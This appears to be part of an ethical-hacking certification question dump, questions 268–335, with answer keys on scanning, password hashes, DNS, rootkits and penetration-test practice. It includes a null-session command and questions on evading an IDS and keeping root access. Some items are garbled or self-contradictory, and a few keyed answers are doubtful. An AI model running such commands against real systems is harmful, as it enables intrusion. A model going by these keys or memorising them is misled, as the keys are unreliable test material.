Knowing the nature of backup tapes, which of the following is the MOST RECOMMENDED way of storing backup tapes?

A. In a cool dry environment
B. Inside the data center for faster retrieval in a fireproof safe
C. In a climate controlled facility offsite
D. On a different floor in the same building

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 268

Which of the following tools would MOST LIKELY be used to perform security audit on various of forms of network systems?

A. Intrusion Detection System
B. Vulnerability scanner
C. Port scanner
D. Protocol analyzer

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 269

Security and privacy of/on information systems are two entities that requires lawful regulations. Which of the following regulations defines security and privacy controls for Federal information systems and organizations?

A. NIST SP 800-53

B. PCI-DSS
C. EU Safe Harbor
D. HIPAA

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 270

A big company, who wanted to test their security infrastructure, wants to hire elite pen testers like you. During the interview, they asked you to show sample reports from previous penetration tests. What should you do?

A. Share reports, after NDA is signed

B. Share full reports, not redacted

C. Decline but, provide references

D. Share full reports with redactions

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 271

You are about to be hired by a well known Bank to perform penetration tests. Which of the following documents describes the specifics of the testing, the associated violations, and essentially protects both the bank's interest and your liabilities as a tester?

A. Service Level Agreement

B. Non-Disclosure Agreement

C. Terms of Engagement

D. Project Scope

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 272

The practical realities facing organizations today make risk response strategies essential. Which of the following is NOT one of the five basic responses to risk?

A. Accept

B. Mitigate
C. Delegate
D. Avoid

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 273
A company recently hired your team of Ethical Hackers to test the security of their network systems. The company wants to have the attack be as realistic as possible. They did not provide any information besides the name of their company. What phase of security testing would your team jump in right away?

A. Scanning
B. Reconnaissance
C. Escalation
D. Enumeration

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 274
TCP/IP stack fingerprinting is the passive collection of configuration attributes from a remote device during standard layer 4 network communications. Which of the following tools can be used for passive OS fingerprinting?

A. nmap
B. ping
C. tracert
D. tcpdump

Correct Answer: D

Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 275
The chance of a hard drive failure is known to be once every four years. The cost of a new hard drive is $500. EF (Exposure Factor) is about 0.5. Calculate for the Annualized Loss Expectancy (ALE).

A. $62.5
B. $250
C. $125
D. $65.2

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 276
Backing up data is a security must. However, it also have certain level of risks when mishandled. Which of the following is the greatest threat posed by backups?

A. A backup is the source of Malware or illicit information
B. A backup is incomplete because no verification was performed
C. A backup is unavailable during disaster recovery
D. An unencrypted backup can be misplaced or stolen

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 277

Suppose you've gained access to your client's hybrid network. On which port should you listen to in order to know which Microsoft Windows workstations has its file sharing enabled?

A. 1433
B. 161
C. 445
D. 3389

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 278
Which of the following BEST describes the mechanism of a Boot Sector Virus?

A. Moves the MBR to another location on the hard disk and copies itself to the original location of the MBR
B. Moves the MBR to another location on the RAM and copies itself to the original location of the MBR
C. Overwrites the original MBR and only executes the new virus code
D. Modifies directory table entries so that directory entries point to the virus code instead of the actual program

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 279
What is the term coined for logging, recording and resolving events in a company?

A. Internal Procedure
B. Security Policy
C. Incident Management Process
D. Metrics

Correct Answer: C

Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 280
XOR is a common cryptographic tool. 10110001 XOR 00111010 is?

A. 10111100
B. 11011000
C. 10011101
D. 10001011

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 281
A server has been infected by a certain type of Trojan. The hacker intended to utilize it to send and host junk mails. What type of Trojan did the hacker use?

A. Turtle Trojans
B. Ransomware Trojans
C. Botnet Trojan
D. Banking Trojans

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 282
First thing you do every office day is to check your email inbox. One morning, you received an email from your best friend and the subject line is quite strange. What should you do?

A. Delete the email and pretend nothing happened.
B. Forward the message to your supervisor and ask for her opinion on how to handle the situation.
C. Forward the message to your company’s security response team and permanently delete the message from your computer.
D. Reply to the sender and ask them for more information about the message contents.

Correct Answer: C

Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 283

LM hash is a compromised password hashing function. Which of the following parameters describe LM Hash:?
I – The maximum password length is 14 characters.
II – There are no distinctions between uppercase and lowercase.
III – It’s a simple algorithm, so 10,000,000 hashes can be generated per second.

A. I
B. I, II, and III
C. II
D. I and II

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 284

Defining rules, collaborating human workforce, creating a backup plan, and testing the plans are within what phase of the Incident Handling Process?

A. Preparation phase
B. Containment phase
C. Recovery phase
D. Identification phase

Correct Answer: A
Section: MIX QUESTIONS
Explanation
QUESTION 285

Which of the following BEST describes how Address Resolution Protocol (ARP) works?

A. It sends a reply packet for a specific IP, asking for the MAC address

B. It sends a reply packet to all the network elements, asking for the MAC address from a specific IP

C. It sends a request packet to all the network elements, asking for the domain name from a specific IP D. It sends a request packet to all the network elements, asking for the MAC address from a specific IP

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 286
Which of the following is a form of penetration testing that relies heavily on human interaction and often involves tricking people into breaking normal security procedures?

A. Social Engineering
B. Piggybacking
C. Tailgating
D. Eavesdropping

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 287
What tool and process are you going to use in order to remain undetected by an IDS while pivoting and passing traffic over a server you've compromised and gained root access to?

A. Install and use Telnet to encrypt all outgoing traffic from this server.
B. Install Cryptcat and encrypt outgoing packets from this server.
C. Use HTTP so that all traffic can be routed via a browser, thus evading the internal Intrusion Detection Systems.
D. Use Alternate Data Streams to hide the outgoing packets from this server.

Explanation/Reference:

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 288
You've just gained root access to a Centos 6 server after days of trying. What tool should you use to maintain access?

A. Disable Key Services
B. Create User Account
C. Download and Install Netcat
D. Disable IPTables

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 289
What type of malware is it that restricts access to a computer system that it infects and demands that the user pay a certain amount of money, cryptocurrency, etc. to the operators of the malware to remove the restriction?

A. Ransomware
B. Riskware
C. Adware
D. Spyware

Correct Answer: A
Section: MIX QUESTIONS
Explanation
QUESTION 290
The following are types of Bluetooth attack EXCEPT_____?

A. Bluejacking

B. Bluesmaking
C. Bluesnarfing
D. Bluedriving

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 291
Which of the following is the BEST approach to prevent Cross-site Scripting (XSS) flaws?

A. Use digital certificates to authenticate a server prior to sending data.
B. Verify access right before allowing access to protected information and UI controls.
C. Verify access right before allowing access to protected information and UI controls.
D. Validate and escape all information sent to a server.

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 292
A possibly malicious sequence of packets that were sent to a web server has been captured by an Intrusion Detection System (IDS) and was saved to a PCAP file. As a network administrator, you need to determine whether this packets are indeed malicious. What tool are you going to use?

A. Intrusion Prevention System (IPS)
B. Vulnerability scanner
C. Protocol analyzer
D. Network sniffer

Correct Answer: C

Explanation/Reference:

Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 293
Which of the following is the BEST way to protect Personally Identifiable Information (PII) from being exploited due to vulnerabilities of varying web applications?

A. Use cryptographic storage to store all PII
B. Use full disk encryption on all hard drives to protect PII
C. Use encrypted communications protocols to transmit PII
D. Use a security token to log into all Web applications that use PII

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 294
A new wireless client that is 802.11 compliant cannot connect to a wireless network given that the client can see the network and it has compatible hardware and software installed. Upon further tests and investigation it was found out that the Wireless Access Point (WAP) was not responding to the association requests being sent by the wireless client. What MOST likely is the issue on this scenario?

A. The client cannot see the SSID of the wireless network B.
The WAP does not recognize the client’s MAC address.
C. The wireless client is not configured to use DHCP.
D. Client is configured for the wrong channel

Correct Answer: B
Section: MIX QUESTIONS
Explanation
QUESTION 295
Which of the following is designed to verify and authenticate individuals taking part in a data exchange within an enterprise?

A. SOA

B. Single-Sign On
C. PKI
D. Biometrics

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 296
A software tester is randomly generating invalid inputs in an attempt to crash the program. Which of the following is a software testing technique used to determine if a software program properly handles a wide range of invalid input?

A. Mutating
B. Randomizing
C. Fuzzing
D. Bounding

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 297
While performing ping scans into a target network you get a frantic call from the organization's security team. They report that they are under a denial of service attack. When you stop your scan, the smurf attack event stops showing up on the organization's IDS monitor.

How can you modify your scan to prevent triggering this event in the IDS?

A. Scan more slowly.
B. Do not scan the broadcast IP.

Explanation/Reference:

C. Spoof the source IP address.
D. Only scan the Windows systems.

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 298
Neil notices that a single address is generating traffic from its port 500 to port 500 of several other machines on the network. This scan is eating up most of the network bandwidth and Neil is concerned. As a security professional, what would you infer from this scan?

A. It is a network fault and the originating machine is in a network loop
B. It is a worm that is malfunctioning or hardcoded to scan on port 500
C. The attacker is trying to detect machines on the network which have SSL enabled
D. The attacker is trying to determine the type of VPN implementation and checking for IPSec

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 299
A distributed port scan operates by:

A. Blocking access to the scanning clients by the targeted host
B. Using denial-of-service software against a range of TCP ports
C. Blocking access to the targeted host by each of the distributed scanning clients
D. Having multiple computers each scan a small number of ports, then correlating the results

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 300

An nmap command that includes the host specification of 202.176.56-57.* will scan _______ number of hosts.

A. 2
B. 256
C. 512
D. Over 10, 000

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 301

A specific site received 91 ICMP_ECHO packets within 90 minutes from 47 different sites.
77 of the ICMP_ECHO packets had an ICMP ID:39612 and Seq:57072. 13 of the ICMP_ECHO packets had an ICMP ID:0 and Seq:0. What can you infer from this information?

A. The packets were sent by a worm spoofing the IP addresses of 47 infected sites
B. ICMP ID and Seq numbers were most likely set by a tool and not by the operating system
C. All 77 packets came from the same LAN segment and hence had the same ICMP ID and Seq number
D. 13 packets were from an external network and probably behind a NAT, as they had an ICMP ID 0 and Seq 0

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 302

Which of the following commands runs snort in packet logger mode?


A. ./snort -dev -h ./log
B. ./snort -dev -l ./log

C. ./snort -dev -o ./log
D. ./snort -dev -p ./log

Correct Answer: B
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 303
Study the log below and identify the scan type.



```
tcpdump -vv host 192.168.1.10
17:34:45.802163 eth0 < 192.168.1.1 > victim: ip-proto-117 0 (ttl 48, id 36166)
17:34:45.802216 eth0 < 192.168.1.1 > victim: ip-proto-25 0 (ttl 48, id 33796)
17:34:45.802266 eth0 < 192.168.1.1 > victim: ip-proto-162 0 (ttl 48, id 47066)
17:34:46.111982 eth0 < 192.168.1.1 > victim: ip-proto-74 0 (ttl 48, id 35585)
17:34:46.112039 eth0 < 192.168.1.1 > victim: ip-proto-117 0 (ttl 48, id 32834)
17:34:46.112092 eth0 < 192.168.1.1 > victim: ip-proto-25 0 (ttl 48, id 26292)
17:34:46.112143 eth0 < 192.168.1.1 > victim: ip-proto-162 0 (ttl 48, id 51058)

tcpdump -vv -x host 192.168.1.10
17:35:06.731739 eth0 < 192.168.1.10 > victim: ip-proto-130 0 (ttl 59, id 42060)
4500 0014 a44c 0000 3b82 57b8 c0a8 010a c0a8 0109 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000
```

A. nmap -sR 192.168.1.10
B. nmap -sS 192.168.1.10

C. nmap -sV 192.168.1.10
D. nmap -sO -T 192.168.1.10

Correct Answer: D
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 304
Which of the following command line switch would you use for OS detection in Nmap?

A. -D
B. -O
C. -P
D. –X

Correct Answer: B
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 305
Why would an attacker want to perform a scan on port 137?

A. To discover proxy servers on a network
B. To disrupt the NetBIOS SMB service on the target host
C. To check for file and print sharing on Windows systems
D. To discover information about a target host using NBTSTAT

Correct Answer: D
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 306
Which Type of scan sends a packets with no flags set?

A. Open Scan
B. Null Scan
C. Xmas Scan
D. Half-Open Scan

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 307
Sandra has been actively scanning the client network on which she is doing a vulnerability assessment test.
While conducting a port scan she notices open ports in the range of 135 to 139.
What protocol is most likely to be listening on those ports?

A. Finger
B. FTP
C. Samba
D. SMB

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 308
SNMP is a protocol used to query hosts, servers, and devices about performance or health status data. This protocol has long been used by hackers to gather great amount of information about remote hosts. Which of the following features makes this possible? (Choose two.)

A. It used TCP as the underlying protocol.
B. It uses community string that is transmitted in clear text.
C. It is susceptible to sniffing.
D. It is used by all network devices on the market.

Correct Answer: BD
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 309

Bob is acknowledged as a hacker of repute and is popular among visitors of "underground" sites.
Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well.
In this context, what would be the most effective method to bridge the knowledge gap between the "black" hats or crackers and the "white" hats or computer security professionals? (Choose the test answer.)


A. Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards.
B. Hire more computer security monitoring personnel to monitor computer systems and networks.
C. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.
D. Train more National Guard and reservist in the art of computer security to help out in times of emergency or crises.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 310

Peter extracts the SIDs list from Windows 2000 Server machine using the hacking tool "SIDExtractor". Here is the output of the SIDs:



```
s-1-5-21-1125394485-807628933-54978560-100Johns
s-1-5-21-1125394485-807628933-54978560-652Rebecca
s-1-5-21-1125394485-807628933-54978560-412Sheela
s-1-5-21-1125394485-807628933-54978560-999Shawn
s-1-5-21-1125394485-807628933-54978560-777Somia
s-1-5-21-1125394485-807628933-54978560-500chang
s-1-5-21-1125394485-807628933-54978560-555Micah
```

From the above list identify the user account with System Administrator privileges.

A. John
B. Rebecca
C. Sheela
D. Shawn
E. Somia
F. Chang
G. Micah

Correct Answer: F
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 311
What is the following command used for?

```
net use \targetipc$ "" /u:""
```

A. Grabbing the etc/passwd file
B. Grabbing the SAM
C. Connecting to a Linux computer through Samba.
D. This command is used to connect as a null session
E. Enumeration of Cisco routers

Correct Answer: D
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 312
What is the proper response for a NULL scan if the port is closed?
A. SYN
B. ACK
C. FIN
D. PSH

E. RST
F. No response

Correct Answer: E
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 313
One of your team members has asked you to analyze the following SOA record.
What is the TTL? Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.)

A. 200303028
B. 3600
C. 604800
D. 2400E. 60
F. 4800

Correct Answer: D
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 314
One of your team members has asked you to analyze the following SOA record. What is the version?
Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.) (Choose four.)

A. 200303028
B. 3600
C. 604800
D. 2400E. 60
F. 4800

Correct Answer: A
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 315
MX record priority increases as the number increases. (True/False.)

A. True
B. False

Correct Answer: B
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 316
Which of the following tools can be used to perform a zone transfer?

A. NSLookup
B. Finger
C. Dig
D. Sam Spade
E. Host
F. Netcat
G. Neotrace

Correct Answer: ACDE
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 317
Under what conditions does a secondary name server request a zone transfer from a primary name server?

A. When a primary SOA is higher that a secondary SOA
B. When a secondary SOA is higher that a primary SOA

C. When a primary name server has had its service restarted
D. When a secondary name server has had its service restarted
E. When the TTL falls to zero

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 318
What ports should be blocked on the firewall to prevent NetBIOS traffic from not coming through the firewall if your network is comprised of Windows NT, 2000, and
XP?

A. 110
B. 135
C. 139
D. 161
E. 445
F. 1024

Correct Answer: BCE
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
QUESTION 319
What is a NULL scan?

A. A scan in which all flags are turned off
B. A scan in which certain flags are off
C. A scan in which all flags are on
D. A scan in which the packet size is set to zero
E. A scan with an illegal packet size

Correct Answer: A
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 320
What is the proper response for a NULL scan if the port is open?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. No response

Correct Answer: F
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 321
As a securing consultant, what are some of the things you would recommend to a company to ensure DNS security?

A. Use the same machines for DNS and other applications
B. Harden DNS servers
C. Use split-horizon operation for DNS servers
D. Restrict Zone transfers
E. Have subnet diversity between DNS servers

Correct Answer: BCDE
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 322

Why would you consider sending an email to an address that you know does not exist within the company you are performing a Penetration Test for?

A. To determine who is the holder of the root account
B. To perform a DoS
C. To create needless SPAM
D. To illicit a response back that will reveal information about email servers and how they treat undeliverable mail

E. To test for virus protection

Correct Answer: D
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 323
What tool can crack Windows SMB passwords simply by listening to network traffic?

A. This is not possible
B. Netbus
C. NTFSDOS
D. L0phtcrack

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 324
A user on your Windows 2000 network has discovered that he can use L0phtcrack to sniff the SMB exchanges which carry user logons. The user is plugged into a hub with 23 other systems.
However, he is unable to capture any logons though he knows that other users are logging in. What do you think is the most likely reason behind this?

A. There is a NIDS present on that segment.
B. Kerberos is preventing it.
C. Windows logons cannot be sniffed.
D. L0phtcrack only sniffs logons to web servers.

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 325
You are attempting to crack LM Manager hashed from Windows 2000 SAM file. You will be using LM Brute force hacking tool for decryption. What encryption algorithm will you be decrypting?

A. MD4
B. DES
C. SHA
D. SSL

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 326
In the context of password security, a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive, although slow. It usually tries every possible letter and number combination in its

automated exploration. If you would use both brute force and dictionary methods combined together to have variation of words, what would you call such an attack?

A. Full Blown
B. Thorough
C. Hybrid
D. BruteDics

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 327
What is the algorithm used by LM for Windows2000 SAM?

A. MD4
B. DES
C. SHA
D. SSL

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 328
E-mail scams and mail fraud are regulated by which of the following?
A. 18 U.S.C. par. 1030 Fraud and Related activity in connection with Computers
B. 18 U.S.C. par. 1029 Fraud and Related activity in connection with Access Devices
C. 18 U.S.C. par. 1362 Communication Lines, Stations, or Systems
D. 18 U.S.C. par. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

Correct Answer: A
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 329
Which of the following LM hashes represent a password of less than 8 characters? (Choose two.)

A. BA810DBA98995F1817306D272A9441BB
B. 44EFCE164AB921CQAAD3B435B51404EE
C. 0182BD0BD4444BF836077A718CCDF409
D. CEC52EB9C8E3455DC2265B23734E0DAC
E. B757BF5C0D87772FAAD3B435B51404EE
F. E52CAC67419A9A224A3B108F3FA6CB6D

Correct Answer: BE
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 330
Which of the following is the primary objective of a rootkit?

A. It opens a port to provide an unauthorized service
B. It creates a buffer overflow
C. It replaces legitimate programs
D. It provides an undocumented opening in a program

Correct Answer: C
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 331
This kind of password cracking method uses word lists in combination with numbers and special characters:

A. Hybrid
B. Linear
C. Symmetric
D. Brute Force

Correct Answer: A
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 332
_________ is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

A. Trojan
B. RootKit
C. DoS tool
D. Scanner
E. Backdoor

Correct Answer: B
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 333
What is the BEST alternative if you discover that a rootkit has been installed on one of your computers?

A. Copy the system files from a known good system
B. Perform a trap and trace
C. Delete the files and try to determine the source
D. Reload from a previous backup
E. Reload from known good media

Correct Answer: E
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 334

What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht have in common?

A. All are hacking tools developed by the legion of doom
B. All are tools that can be used not only by hackers, but also security personnel
C. All are DDOS tools
D. All are tools that are only effective against Windows
E. All are tools that are only effective against Linux

Correct Answer: C
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 335

How can you determine if an LM hash you extracted contains a password that is less than 8 characters long?

A. There is no way to tell because a hash cannot be reversed
B. The right most portion of the hash is always the same
C. The hash always starts with AB923D
D. The left most portion of the hash is always the same
E. A portion of the hash will be all 0's

Correct Answer: B
Section: MIX QUESTIONS
Explanation Explanation/Reference: